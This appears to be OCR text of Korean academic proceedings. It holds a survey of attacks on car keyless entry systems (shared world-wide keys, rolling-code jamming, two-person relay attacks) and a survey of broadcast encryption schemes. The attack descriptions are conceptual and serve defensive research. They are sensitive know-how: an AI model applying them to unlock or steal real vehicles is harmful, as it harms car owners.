[1] C. Chu, S.S.M. Chow, W. Tzeng, J. Zhou, and R.H. Deng, “Key-Aggregate Cryptosystem for Scalable Data Sharing in Cloud Storage,” IEEE Transactions on Parallel and Distributed Systems, vol 25, no 2, pp. 468-477 February, 2014

[2] K. Lee, S.G. Choi, D.H. Lee, J.H. Park, and M. Yung, “Self-Updatable Encryption: Time Constrained Access Control with Hidden Attributes and Better Efficiency,” Advances in Cryptology-ASIACRYPT 2013, LNCS 8269, pp. 235-254, 2013

[3] D. Boneh, C. Gentry, and B. Waters, “Collusion Resistant Broadcast Encryption with Short Ciphertexts and Private Keys,” Advances in Cryptology-CRYPTO 2005, LNCS 3621, pp. 258-275, 2005

Keyless Entry System 에 대한 사이버 공격 동향 연구1)

주경호* 이동훈*

*고려대학교 정보보호대학원

A Study on Cyber Attacks on Keyless Entry System

Kyungho Joo* DongHoon Lee*

*Graduate of Information Security, Korea University.

요 약

Keyless Entry System은 운전자의 편의증대를 위해 차량에 탑재되는 사용자 인증시스템이다. 정당한 운전자는 스마트키의 버튼을 누르기만 하면 간편하게 차량에 탑승하고 엔진을 구동 할 수 있다. 이러한 편의성에도 불구하고 Keyless Entry System에 대한 취약점이 발견되었고, 이를 이용한 다양한 사이버 공격이 가능함이 입증되었다. 하지만, 차량 제조사들은 여전히 추가적인 보안대책 없이 차량을 생산하고 있다. 본 논문에서는 Keyless Entry System에 대한 사이버 공격 동향에 대해 살펴본다. 또한 각각의 취약점을 바탕으로 Keyless Entry System에 적합한 보안대책의 필요성에 대해 살펴보도록 한다.

I. 서론


운전자의 편의를 증대시키기 위해 다양한 기능을 담당하는 전자장비들이 차량에 탑재되고 있다. 특히, 차량의 문을 열고 엔진을 구동하는 일련의 과정은 운전자의 편의성 측면에서 가장 밀접한 부분을 차지하고 있다.

전통적으로 차량의 문을 열기 위해서는 운전자가 물리적인 키를 직접 키 구멍에 삽입해야만 하였다. 또한, 엔진을 구동하기 위해서는 점화 스위치(Ignition switch)에 직접 키를 삽입하여야만 하였다. 하지만 이러한 물리적인 키를 사용하는 Entry system은 키의 복제에 매우 취약하다는 단점이 있다. 즉, 정당한 키를 물리적으로 복제하면 누구나 차량의 문을 열고 엔진을 구동 할 수 있다. 이러한 취약점을 개선하고 운전자의 편의를 도모하기 위해 Keyless Entry System이 등장하였다.

Keyless Entry System은 운전자가 물리적인 키를 직접 키 구멍이나 점화 스위치에 삽입하지 않더라도 기존과 동일한 기능을 수행하기 위해 도입되었다. 이러한 기능을 수행하는 키를 스마트키 라고 부른다. Keyless Entry System은 정당한 키를 인증하기 위해 차량 제조사에 따라 고유한 보안 매커니즘을 탑재하고 있다. 특히, 사전에 공유된 long-term key와 rolling code를 사용하여 정당한 스마트키를 인증하는 방법이 대표적이다. 하지만 [1, 2, 3]은 이러한 보안 매커니즘의 취약점을 보여주었다. 특히, 릴레이 공격(Relay attack) [8]은 실제 차량 도난 사건에 사용되었을 만큼 위협적인 공격이다. 하지만, 이러한 취약점에도 불구하고 차량 제조사는 추가적인 보안 매커니즘을 도입하지 않은 채 차량을 생산, 판매하고 있다.

본 논문에서는 현재까지 보고된 차량의

1) 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (R7117-16-0161, 자율주행 스마트자동차용 이상징후 탐지 핵심기술개발)



(a) Remote Keyless Entry System (b) Passive Keyless Entry System

[그림 1] RKES와 PKES 비교

Keyless Entry System에 대한 공격을 분석한다. 논문의 구성은 다음과 같다. 2장에서는 차량에서 사용되는 Keyless Entry System인 RKES와 PKES에 대한 배경지식을 살펴본다. 3장에서는 현재까지 보고된 Keyless Entry System에 대한 공격을 분석한다. 4장에서는 각각의 취약점을 바탕으로 Keyless Entry System에 적합한 보안솔루션의 필요성에 대해 살펴보도록 한다.

II. 배경지식

이번 장에서는 Keyless Entry system의 두 가지 종류인 RKES(Remote Keyless Entry System)와 PKES(Passive Keyless Entry System)에 대해 살펴본다. 각각의 시스템은 사용환경에 따라 고유한 통신 기법을 사용한다. 일반적으로 PKES는 RKES의 기능을 포함하고 있다.

2.1 RKES(Remote Keyless Entry System)

RKES(Remote Keyless Entry System)는 전통적으로 사용되어온 물리적인 키의 기능을 편의성과 보안측면에서 개선하였다. 편의성 측면에서 살펴보면, 운전자는 더 이상 문을 잠금 해제하기 위해 물리적인 키를 차량의 문에 부착된 키 구멍에 직접 삽입할 필요가 없다. 대신 스마트키에 부착된 Unlock 버튼을 누르면 원거리에서도 차량을 잠금해제 할 수 있다. 한편, 보안측면에서 살펴보면, 정당한 키의 물리적 복제를 막기 위해 스마트키에 내장된 RFID 태그를 사용하였다. 이를 통해 차량은 점화 스위치에 삽입된 키가 정당한 키인지 여부를 인증할 수 있다. 이 경우에는 Passive RFID tag를 사용한다. Passive RFID 태그(tag)는 태그 자체에 내장된 배터리 없이 송신된 전자기 신호를 통해 자체적으로 전력을 생산하여 연산과 통신을 수행한다. 즉, 스마트키에 부착된 RFID tag는 차량에서 송신된 신호로부터 전력을 발생시켜 근거리 통신 및 인증을 수행한다.

2.2 PKES(Passive Keyless Entry System)

PKES(Passive Keyless Entry System)는 2.1에서 살펴본 RKES의 기능을 포함하고 있다. 뿐만 아니라, PKES는 스마트키를 소유한 정당한 운전자로 하여금 차량의 문에 부착된 스위치만 누르면 차량의 문을 잠금 해제 할 수 있도록 하였다. 또한, 운전석에 위치한 구동버튼을 누르기만 하면 엔진을 구동할 수 있도록 함으로써 운전자의 편의를 극대화 시켰다. 이 경우에는 Active RFID 태그를 사용한다. Active RFID 태그는 자체 내장된 배터리를 통해 전력을 생산하여 연산 및 통신을 수행한다. 즉, 스마트키에 내장된 RFID tag는 배터리로 부터 전력을 획득하여 통신 및 인증을 수행한다.

이러한 RKES와 PKES는 LF(Low Frequency) 대역(125~134kHz) 혹은 UHF(Ultra High Frequency) 대역(433.92MHz)을 사용하는 RFID 통신을 수행한다. 차량은 상대적으로 통신거리가 짧은 LF 통신을 사용한다. 반면에, 스마트 키는 상대적으로 통신거리가 긴 UHF 대역을 사용한다.

III. Keyless Entry System에 대한 사이버 공격 동향

이번 장에서는 Keyless Entry System의 취약점을 이용한 Keyless Entry System에 대한

Scheme	Encryption Algorithm	Key Management	Vulnerable Vehicles
VW-1	No Encryption (Only Obscurity)	No Key	Audi : A1, Q3, etc. VW : Caddy, Golf 4,5,6, Jetta, Passate, Polo, Tiguan, etc. Seat : Alhambra, Leon, etc.
VW-2	AUT-64	Single, World Wide Key	
VW-3		Single, World Wide Key (Not same as VW-2)	
VW-4	XTEA	Single, World Wide Key	


[표 2] [1]에서 분석한 VW Scheme

사이버 공격 연구동향을 살펴본다. 제시된 사이버 공격은 Keyless Entry System의 암호학적 취약점뿐만 아니라 RF(Radio Frequency)신호의 물리적 특성 또한 이용하였다.

3.1 부채널 분석(Side Channel Analysis)

[1] 은 VolksWagen(VW) 그룹에서 사용되는 Keyless Entry System에 대한 부채널 분석을 수행하였다. [1] 은 Keyless Entry System에서 사용되는 Scheme을 VW-1, VW-2, VW-3, VW-4로 구분하여 분석하였다. [그림 2]에는 각 스킴(Scheme)에 대한 패킷구조가 나타나있다. 또한 각 스킴 에서 사용된 암호화 알고리즘 및 키 관리, 취약한 차량모델에 대한 내용은 [표 2]에 나타나 있다. 각 스킴에 대해 보다 자세히 살펴보면 다음과 같다.

VW-1의 패킷구조는 [그림 2]의 (a)에 나타나 있다. VW-1은 하나의 1-0 패턴을 사용하여 패킷의 시작(start) 영역(preamble)을 표현한다. UID는 Obfuscation function을 이용하여 4 바이트의 길이로 나타낸다. UID는 스마트키의 고유한 ID 식별자이다. 또한 Linear Feedback Shift Register(LFSR)을 이용하여 Rolling code를 나타낸다. 이때, LFSR의 상태(state)는 카운터(counter)로 사용된다. 패킷의 마지막 4 bit인 btn은 스마트키의 어떤 버튼이 눌렸는지를 의미한다. VW-1은 암호학적 key가 아닌 모호성




[그림 2] [1]에서 분석한 RKES 패킷구조 (a)VW-1, (b) VW2~VW-4

(obscurity)에 전적으로 의존하고 있다. [1]은 obfuscation function 과 LFSR의 자세한 구조를 밝히진 않았다. 하지만, 이러한 보호기법의 구조를 파악하고 있는 공격자는 적법한 rolling code를 만들어 낼 수 있다. [그림 2]의 (a)에 음영처리된 영역은 obfuscation function과 $lfsr$이 적용된 영역이다.

VW-2과 VW-3의 패킷구조는 [그림 2]의 (b)에 나타나 있다. VW-2와 VW-3을 사용한 RKES의 패킷에는 24비트의 Start 영역(Preamble)이후에 암호화된 8바이트의 Payload가 위치한다. Payload은 VW-1과 동일하게 UID와 $lfsr$, 그리고 btn으로 구성된다. 하지만, VW-2와 VW-3은 VW-1과는 달리 AUT64라는 암호알고리즘을 사용한다. AUT64는 8바이트 크기의 블록암호 이다. 또한, AUT64는 91.55bit의 암호학적 안전성을 보장한다. 일반적으로 80비트의 보안강도(security level)는 lightweight cipher에 적합 하다고 알려져 있다. 하지만, 분석결과 전세계에 시판되는 VW-2와 VW-3을 사용하는 RKES는 각각 하나의 World wide key를 사용하고 있었다. 이는 공격자가 하나의 World wide key를 획득하면 VW-2, VW-3 스킴을 탑재한 전세계의 모든 차량에 대한 공격을 수행할 수 있음을 의미한다. [그림 2]의 (b)에 음영 처리된 영역은 VW-2, VW-3, VW-4에서 사용된 패킷구조에서 암호화연산이 적용된 영역을 나타낸다.

한편, 2009년 이후로 생산되는 VW그룹의 차량의 RKES에는 VW-4 scheme이 사용된다. VW-4의 패킷구조는 VW-2, VW-3과 일치하며, [그림 2]의 (b)에 나타나 있다. 하지만, 암호알고리즘으로 AUT-64가 아닌 XTEA를 사용하였다는 차이점이




[그림 3] 재밍 공격

있다. XTEA는 64라운드의 페이스텔(Feistel)구조를 가지는 블록암호이며, 128비트의 키를 사용한다. 하지만 VW-2, VW-3과 마찬가지로 하나의 World wide key를 사용한다는 점이 발견되었다.

정리하면 VW-1 scheme 이후 VW그룹에서 생산된 차량에 탑재된 RKES에서는 암호학적 키에 기반 하여 보다 안전한 RKES을 설계하였다. 그러나 해당 스킴을 사용하는 전세계의 모든 차량이 같은 key를 공유하고 있다는 문제점이 발견되었다. [1]에 따르면, 이러한 취약점에 대응하여 VW 그룹에서는 모든 차량이 individual key를 가지도록 조치를 하였다.

3.2 재밍 공격(Jamming Attack)

[2]는 RKES가 탑재된 일반차량에 대한 재밍 공격을 수행하였다. 차량 제조사는 재전송 공격(Replay Attack)을 막기 위해 Rolling Code[4]를 Keyless Entry System에 탑재하고 있다. Rolling code의 알고리즘을 살펴보면 다음과 같다. 차량과 스마트키는 사전에 카운터를 동기화하고 있다. 스마트키의 버튼을 누르거나 차량의 문에 부착된 잠금해제 버튼을 누르면 차량과 스마트키는 동기화된 카운터를 증가시킨다. 즉, 카운터를 time stamp로 사용함으로서 재전송 공격을 막을 수 있다. 만약 허용범위 내에서 동기화가 깨지게 되면 차량과 스마트키는 카운터를 재조정하여 동기화를 다시 맞추도록 한다. 재밍 공격은 이러한 동기화를 인위적을 깨뜨려 카운터를 재사용하는 공격이다. 즉, 스마트키로부터 전송된 신호를 재밍하여 차량이 Rolling code의 카운터를 증가시키지 않도록 만든다. 이러한 과정은 [그림 3]에 나타나 있다. 다시 말해, 재밍을 통해 스마트키로부터 전송된 신호를 차량이 정상적으로 수신하지 못하게 만드는 것이다. 따라서 스마트키의 카운터는 증가하였지만



[그림 4] 릴레이 공격

차량의 카운터는 증가 하지 않게 된다. 이후, 공격자는 스마트키가 사용한 카운터를 재사용함으로서 Keyless Entry System의 인증절차를 통과할 수 있다. 하지만, 재밍 공격을 수행하기 위해서는 공격자가 정당한 운전자의 스마트키로부터 전송되는 신호를 차량이 수신하지 못하도록 해야 한다. 이는 공격자가 운전자가 스마트키의 잠금 버튼을 누르는 순간에 공격을 수행해야 하며, 재밍신호가 스마트키의 신호를 완전히 차단해야한다는 점에서 실제적인 공격이 이루어지기 위해서는 제한사항이 있다고 할 수 있다.

3.3 릴레이 공격(Relay Attack)

[3] 은 PKES가 탑재된 차량에 대한 릴레이 공격을 수행하였다. [그림 4]에서 알 수 있듯이 PKES는 정당한 키를 가진 운전자가 차량의 통신(LF 통신)반경 내에 위치하게 되면 Challenge Response 방식을 통해 인증을 수행한다. 릴레이 공격은 Proximity를 기반으로 인증을 수행하는 PKES에서 공격자가 차량과 스마트키의 통신 반경을 의도적으로 늘려 인증과정을 통과하는 원리이다.

[그림 4]를 통해 릴레이공격의 과정을 살펴보면 다음과 같다. 먼저, 공격을 수행하기 위해서는 2명의 공격자가 필요하다. 공격자1은 정당한 키를 소유한 운전자의 주변에 위치하며, 공격자2는 타겟 차량의 주변에 위치한다. 공격자들은 상호간에 유선통신 혹은 무선통신을 이용해 차량과 스마트키에서 나오는 무선신호를 릴레이 한다. 즉, 어떠한 추가행위(도청, 위·변조) 없이 단순히 차량과 스마트키에서 나오는 정당

한 신호를 릴레이 하는 것이다. 이를 통해 차량과 스마트키의 통신반경을 늘려주는 방식으로 공격이 수행된다. 릴레이 공격은 부채널 분석, 재밍 공격과는 달리 차량과 스마트키에 대한 어떠한 사전정보 없이도 공격이 수행가능하다는 특징이 있다. 이와 같은 실제적인 공격이 가능하다는 특성으로 말미암아 릴레이 공격은 실제 차량 도난사건에 쓰이기도 하였다.[8]

한편, [5], [6]는 릴레이 공격을 막기 위해 다양한 proximity 측정 기법들을 제안하였다. 하지만 [7]는 이러한 기법에 대한 공격역시 가능함을 보였다.

IV. 결론

본 논문에서는 차량의 Keyless Entry System에 대한 사이버 공격 동향에 대해 살펴보았다. 부채널 공격은 VW그룹에서 생산된 모든 차량들이 하나의 키를 공유하고 있음으로 인해 발생하는 취약점을 보여주었다. 재밍 공격은 rolling code에 대한 물리적인 공격을 통해 공격자 카운터를 재사용할 수 있음을 보여주었다. 마지막으로 제시된 릴레이공격은 실제 차량 도난사건에서도 쓰일 만큼 가장 실제적인 공격 기법이다. 이렇듯 위협적인 공격임에도 불구하고 현재까지 릴레이공격을 막기 위한 적절한 대안이 제시되지 않고 있다. 이를 위해 암호학적인 접근뿐만 아니라 신호와 기기의 물리적 특성을 포함한 다양한 접근방법을 통해 Keyless Entry System에 대한 보안문제를 해결하는 연구가 필요하다.

[참고문헌]

[1] Garcia, Flavio D., et al. "Lock It and Still Lose It-On the (In) Security of Automotive Remote Keyless Entry Systems." 25th USENIX Security Symposium (USENIX Security 16). 2016.

[2]https://www.wired.com/2015/08/hackers-tiny-device-unlocks-cars-opens-garages/

[Accessed : 2017-05-22]

[3] Francillon, Aurélien, Boris Danev, and Srdjan Capkun. "Relay attacks on passive keyless entry and start systems in modern cars." IN PROCEEDINGS OF THE 18TH ANNUAL NETWORK AND DISTRIBUTED SYSTEM SECURITY SYMPOSIUM. THE INTERNET SOCIETY. 2011.

[4] Waraksa, Thomas J., et al. "Rolling code for a keyless entry system." U.S. Patent No. 5,412,379. 2 May 1995.

[5] Olafsdóttir, Hildur, Aanjhan Ranganathan, and Srdjan Capkun. "On the Security of Carrier Phase-based Ranging." arXiv preprint arXiv:1610.06077 (2016).

[6] Ranganathan, Aanjhan, Boris Danev, and Srdjan Capkun. "Proximity verification for contactless access control and authentication systems." Proceedings of the 31st Annual Computer Security Applications Conference. ACM, 2015.

[7] Ranganathan, Aanjhan, and Srdjan Capkun. "Are We Really Close? Verifying Proximity in Wireless Systems."

[8]https://www.wired.com/2016/03/study-finds-24-car-models-open-unlocking-ignition-hack/

[accessed : 2017-05-22]

브로드캐스트 암호 응용기법 연구 동향*

김준식[1†], 이동훈[1‡]

[1]고려대학교 정보보호대학원

Research trends in applications of broadcast encryption

JoonSik Kim[1*], DongHoon Lee[1‡]

[1]Graduate School of Information Security, Korea University.

요 약

브로드캐스트 암호 기법(Broadcast Encryption)은 하나의 암호문으로 서로 다른 비밀키를 가지는 다수의 수신자가 복호화 할 수 있는 암호 기법이다. 한 번의 암호화로 다수의 사용자에 전송할 수 있기 때문에, Pay-TV와 같은 멀티미디어 환경에 활용될 수 있다. 기존 브로드캐스트 암호는 수신자를 단순히 집합으로 설정하지만, 수신자를 설정하는 방법을 더 다양하게 표현할 수 있다면 더 효율적인 멀티미디어의 전송이 가능하다. 본 논문에서는 브로드캐스트 암호를 응용해서 설계한 최신 기법들의 연구방향에 대해 살펴보고자 한다.

I. 서론

브로드캐스트 암호 기법(Broadcast Encryption)은 하나의 암호문으로 여러 명의 사용자가 복호화를 할 수 있는 암호 기법이다. 브로드캐스터가 수신자 그룹을 지정해 암호문을 생성하면 수신자 그룹에 속해있는 사용자라면 누구든지 복호화를 할 수 있다. 브로드캐스트 암호기법은 한 번의 암호화로 다수의 수신자에게 전송가능하기 때문에 IPTV, 멀티미디어 등 디지털 정보 전송에 유용하게 활용될 수 있다.

1993년 Fiat과 Naor가 브로드캐스트 암호기법을 제시했다. Fiat과 Naor의 기법은 n명의 사용자중 t명의 공모 공격까지는 안전한 기법을 제안했다. 이후 2001년, Naor 등이 완전히 공모 공격에 안전한 브로드캐스트 암호 기법을 제안했다. 하지만 이들이 제안한 기법은 비밀키의 사이즈가 크다는 단점이 있었다. 2005년 Boneh 등이 공모 공격에 안전하고 암호문의 사이즈와 비밀키의 사이즈가 작은 브로드캐스트 암호 기법을 제안했다. 이들의 기법은 이전의 설계된 브로드캐스트 암호기법에 비해 효율적이었으나 Adaptive한 안전성 모델이 아닌 정적 안전성 모델에서 증명되었다. 이후 많은 학자들에 의해 다양한 연구가 진행되어 왔고, 2009년 Gentry와 Waters가 Adaptive한 안전성 모델에서 안전한 브로드캐스트 암호기법을 설계했다. 이들의 기법은 준-정적 안전성(Semi-static security) 모델을 이용하여 설계되었고 암호문의 사이즈도 작게 설계되었다.

이외에도 브로드캐스트 암호기법 그 자체뿐만이 아닌 응용하는 방법에도 다양한 연구가

* "이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단-차세대정보·컴퓨팅기술개발사업의 지원을 받아 수행된 연구임 (NRF-2016M3C4A7937115)."

† 주저자, ha29re@korea.ac.kr

‡ 교신저자, donghlee@korea.ac.kr

진행되었다. 그전까지 설계된 브로드캐스트 암호 기법은 공개키를 기반으로 설계되었다면 2007년에 Delerablée가 설계한 아이디 기반 브로드캐스트 암호 기법(Identity Based Broadcast Encryption)은 아이디 기반 암호 기법(Identity Based Encryption)을 기반으로 설계되었다.[4] 이전 공개키 기반 브로드캐스트 암호 기법은 수신자 집합을 설정할 때 사용자를 미리 정해진 인덱스로 지정해야 했다. 하지만 아이디 기반 브로드캐스트 암호 기법은 미리 정해진 사용자의 목록이 아닌 아이디를 직접 수신자 집합으로 사용할 수 있다.

본 논문에서는 브로드캐스트 암호를 기반으로 설계된 암호 기법들의 최신 연구 동향에 대해서 설명하고 분석한다.

II. 배경지식

본 절에서는 브로드캐스트 암호 응용기법의 동향을 살펴보기에 앞서 필요한 배경지식을 서술한다.

2.1 브로드캐스트 암호 기법 정의

브로드캐스트 암호 기법은 다음과 같이 3개의 알고리즘으로 이루어져 있다.

- Setup(n)$\rightarrow$(PP, MK) : 최대 사용자 수 n을 입력받아 n개의 비밀키 $d_1,...d_n$과 공개키 PK를 출력한다.
- Encrypt(PK, S) : 수신자 집합 $S \subset \{1,...n\}$와 공개키 PK을 입력받아 헤더와 세션키 (Hdr, K)쌍을 출력한다.
  브로드캐스터는 대칭키 암호를 이용해 메시지 M을 세션키 K로 암호화한 C_M을 생성하여 (Hdr, K, C_M)을 수신자들에게 전달한다.
- Decrypt(S, i, d_i, Hdr, PK) : 수신자 집합 $S \subset \{1,...n\}$와 사용자의 인덱스 $i \in \{1,...n\}$, 그리고 비밀키 d_i, 그리고 Hdr와 PK를 입력받아 세션키 K를 출력한다.
  수신자들은 대칭키 암호를 이용해 C_M을 K로 복호화하여 메시지 M을 얻는다.

III.브로드캐스트 암호 응용기법 연구 동향

본 절에서는 브로드캐스트 암호 응용기법에 대해 살펴보고 이를 분석한다.

3.1 속성 기반 브로드캐스트 암호기법

속성 기반 브로드캐스트 암호 기법(Attribute Based Broadcast Encryption, ABBE)은 브로드캐스트 암호 기법과 속성 기반 암호 기법의 결합이다. 기존 브로드캐스트 암호 기법은 브로드캐스터가 수신자를 모두 알고 있어야 했다. ABBE는 브로드캐스터가 수신자 집합 안에서 속성에 따라 분류할 수 있게 되므로 모든 수신자의 속성을 알지 않아도 수신자 집합 내에 특정 속성을 가진 사용자들에게 암호문을 전달할 수 있다. 이때 브로드캐스터는 암호문 또는 비밀키에 접근정책을 부여함으로써 수신자들의 접근권한을 제어하게 된다. 암호문 정책 속성 기반 브로드캐스트 암호 기법(Ciphertext Policy Attribute Based Broadcast Encryption, CP-ABBE)은 암호문에 접근정책을, 키정책 속성 기반 브로드캐스트 암호 기법(Key Policy Attribute Based Broadcast Encryption, KP-ABBE)은 비밀키에 접근정책을 담을 수 있다.

3.1.1 Lubicz 등의 연구

2008년 Lubicz 등은 CP-ABBE를 설계한다.[6] CP-ABBE는 4개의 알고리즘으로 구성되어 있다.

- Setup(λ)$\rightarrow$(PP, MK) : 보안 상수 λ를 입력받아 공개 파라미터 PP와 마스터키 MK를 출력한다.
- KeyGen(ID, A, MK, PP) 사용자의 ID, 사용자의 속성 집합 A, 그리고 MK와 PP를 입력받아 비밀키 SK_{ID}를 출력한다.
- Encrypt(M, PP, G, Pol) PP와 수신자 집합 G, 접근정책 Pol, 그리고 평문 M을 입력받아 암호문 C를 출력한다.
- Decrypt(C, PP, Sk_{ID}) 암호문 C와 PP, 그리

고 비밀키 SK_{ID}를 입력받아 평문 M을 출력한다.

ABBE는 속성을 포함하는 부분을 표현하는 방식에 따라 암호 기법의 효율성이 달라진다. Lubicz 등은 AND와 NOT 함수를 이용하여 설계했다. Lubicz 등의 기법은 복호화 시간이 다른 입력값에 상관없이 $O(1)$로 일정하다. 그러나 속성과 접근정책을 표현하는 방식은 단순한 구조만 표현 가능하다.

3.1.1 Attrapadung 등의 연구

Attrapadung 등은 CP-ABBE 뿐만 아니라 KP-ABBE까지 설계했다.[1] KP-ABBE는 4개의 알고리즘으로 구성되어있다.

- Setup(λ)→(PP, MK) : 보안 상수 λ를 입력받아 공개 파라미터 PP와 마스터키 MK를 출력한다.
- KeyGen(ID, PP, MK, Pol) 사용자의 ID, 접근정책 Pol, 그리고 MK와 PP를 입력받아 비밀키 SK_{ID}를 출력한다.
- Encrypt(M, PP, G, A) PP와 수신자 집합 G, 그리고 속성 집합 A, 그리고 평문 M을 입력받아 암호문 C를 출력한다.
- Decrypt(C, PP, Sk_{ID}) 암호문 C와 PP, 그리고 비밀키 SK_{ID}를 입력받아 평문 M을 출력한다.

Attrapadung 등은 선형 비밀 공유 기법(Linear Secret Sharing Scheme, LSSS)을 이용해 ABBE를 설계했다. LSSS을 이용하면 보다 높은 표현력으로 속성과 접근정책을 표현할 수 있다. Attrapadung 등의 기법은 표현력은 높으나 복호화에 걸리는 시간이 $O(t)$로 (t는 속성의 수) Lubicz 등의 기법에 비해 오래 걸리는 단점이 있다.

3.1.1 Phoung 등의 연구

Phuong 등은 CP-ABBE 및 KP-ABBE를 모두 설계했고, 속성과 접근정책은 AND 게이트와 와일드카드로 표현했다.[7] 와일드 카드에 의한 표현방식은 여러 개의 속성중에서 와일드카드로 설정된 부분의 일치여부는 상관없고 와일드카드가 아닌 나머지 부분의 속성만 일치하면 만족하는 방식이다. 이전에 설계된 ABBE 기법들은 CP-ABBE의 경우 암호화에 걸리는 시간이 포함되어 있는 속성의 수에 비례하지만, Phuong 등의 기법은 와일드카드의 수에 비례하기 때문에 와일드카드의 수에 따라 암호화 시간이 단축된다.

3.2 중개자가 있는 브로드캐스트 암호기법

중개자가 있는 브로드캐스트 암호 기법(Broadcast Encryption with Dealership, BED)은 수신자 집합을 기존의 브로드캐스터 대신에 중개자(Dealer)가 수신자를 지정하는 암호 기법으로 6개의 알고리즘으로 구성되어 있다.

- Setup(N, λ)→(PP, MK) : PKG는 최대 사용자 수 N과 보안상수 λ를 입력받아 공개 파라미터 PP와 마스터키 MK를 출력한다.
- KeyGen(PP, MK, i)→(sk_i) : PKG는 공개파라미터 PP와 마스터키 MK, 그리고 사용자 값 i를 입력받아 사용자의 비밀키 sk_i를 생성한다.
- GroupGen(PP, G)→($P(G), k$) : 중개자는 수신자 그룹 G와 PP를 입력받아 그룹 토큰 $P(G)$와 임계값 k를 출력한다. 이때 $|G| \leq k$를 만족하고, 딜러는 $u \in G$에 속하는 사용자들에게 안전한 채널을 통해서 G를 전달한다.
- Verify($P(G), PP, k$)→($0 \vee 1$) : 브로드캐스터는 그룹토큰 $P(G)$와 PP, 그리고 k를 입력받아 $|G| \leq k$이면 1을 출력하고, 그렇지 않으면 0을 출력한다.
- Encrypt($P(G), PP, M$)→(C) : 브로드 캐스터는 $P(G)$와 PP, 그리고 평문 M을 입력받아 암호문 C를 출력한다.
- Decrypt(PP, sk_i, C, G)→(M) : 암호문 C와

비밀키 sk_i, 그리고 PP, G를 입력받아 평문 M을 출력한다.

3.2.1 Gritti 등의 연구

2016년 Gritti 등이 멤버쉽 암호(Membership Encryption)와 브로드캐스트 암호를 결합하여 중개자가 있는 브로드캐스트 암호를 처음 제안했다.[5] 이들의 기법은 랜덤 오라클 모델에서 증명되었지만 브로드캐스터가 사용자의 반응과 관계없이 중개자의 잘못을 탐지할 수 있다는 치명적인 결점이 있다.

3.2.2 Dutta 등의 연구

2016년 Dutta 등은 랜덤 오라클을 사용하지 않고 준-정적 안전성에서 증명 가능한 BED를 설계했다.[2] 정적 안전성 모델은 Setup 단계 이전에 챌린지 단계에서 질문할 수신자 집합을 미리 정하고 준-정적 안전성 모델은 Setup 단계 이전에 챌린지 단계에서 질문할 수 있는 수신자 집합의 집합을 정한다. 준-정적 안전성 모델은 랜덤 오라클 모델보다는 좋은 모델이지만 정적 안전성 모델보다는 약한 안전성을 가진다.

이후에 Dutta는 처음으로 Adaptive한 선택 평문 공격(CPA)에 안전한 BED를 설계한다.[3] Adaptive한 안전성 모델은 증명과정에서 챌린지 단계에서 질문할 수신자 집합을 Setup 단계 이전에 정해두지 않고 챌린지 단계에서 정한다. 제약조건 내에서 공격자의 모든 질문에 답변해 줄 수 있어야하기 때문에 가장 강한 안전성 모델이다. 하지만 Dutta 등의 기법은 BED의 정의에서 Verify 알고리즘은 중개자가 가진 권한의 수($|G| \leq k$)를 검증해야 하는데, 이들의 기법에서는 중개자가 토큰을 정당하게 생성하는지는 검증할 수 없다는 문제가 있다. 즉 $|G| \leq k$를 만족하지만 제대로 된 형태가 아닌 토큰 생성을 감지할 방법이 없다.

IV. 결론

본 논문에서는 브로드캐스트 암호 응용기법에 대해 살펴보았다. 속성 기반 브로드캐스트 암호와 중개자가 있는 브로드캐스트 암호 두가지를 집중적으로 분석했다. 브로스캐스트 암호는 일대 다수의 전송에 적합한 멀티미디어 환경에 활용가능하기 때문에 다양한 연구결과와 결합해 새로운 응용기법을 설계하는 것은 흥미로운 연구주제가 될 것이다.

[참고문헌]

[1] N. Attrapadung and H. Imai. "Conjunctive broadcast and attribute-based encryption.", Pairing 2009, LNCS 5671, pp. 248-265, 2009.

